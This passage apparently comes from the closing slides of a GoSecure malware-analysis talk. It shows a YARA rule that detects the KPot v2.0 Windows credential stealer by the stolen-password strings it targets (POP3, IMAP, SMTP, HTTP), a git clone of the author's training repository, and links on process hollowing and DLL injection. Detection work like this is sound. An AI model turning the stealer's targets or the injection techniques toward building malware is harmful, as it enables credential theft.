        reference = "e66ba8277ea31ccb49a1b1ef6d612b9b"
        type = "malware stealer"
        os = "windows"
    strings:
        $s0 = "%s\\Outlook.txt" wide
        $s1 = "POP3 Password" wide
        $s2 = "IMAP Password" wide
        $s3 = "HTTP Password" wide
        $s4 = "SMTP Password" wide
        $s5 = "password-check"
        $h0 = { 50 ?? ?? ?? ?? ?? ?? 83 c7 04 83 c4 18 ?? ?? 83 ff ??}
        $h1 = { b9 19 04 00 00 66 3b c1 }
    condition:
        (uint16(0) == 0x5a4d and uint32(uint32(0x3c)) == 0x00004550) and
        ($h0 and $h1) and ($s0 or $s1 or $s2 or $s3 or $s4 or $s5)
}
```

Figure: KPot v2.0 - Yara Signature



I has a Question Plz?

GoSECURE



terminal

```
malware@home ~$ git clone https://github.com/lillypad/fkks.git
malware@home ~$ cd fkks/
malware@home ~$ mupdf docs/index.pdf &
malware@home ~$
```



Thank You!

GoSECURE



- [https://en.wikibooks.org/wiki/X86\\_Disassembly/Calling\\_Conventions](https://en.wikibooks.org/wiki/X86_Disassembly/Calling_Conventions)
- <https://github.com/m0n0ph1/Process-Hollowing>
- <http://blog.sevagas.com/?PE-injection-explained>
- [https://en.wikipedia.org/wiki/DLL\\_injection](https://en.wikipedia.org/wiki/DLL_injection)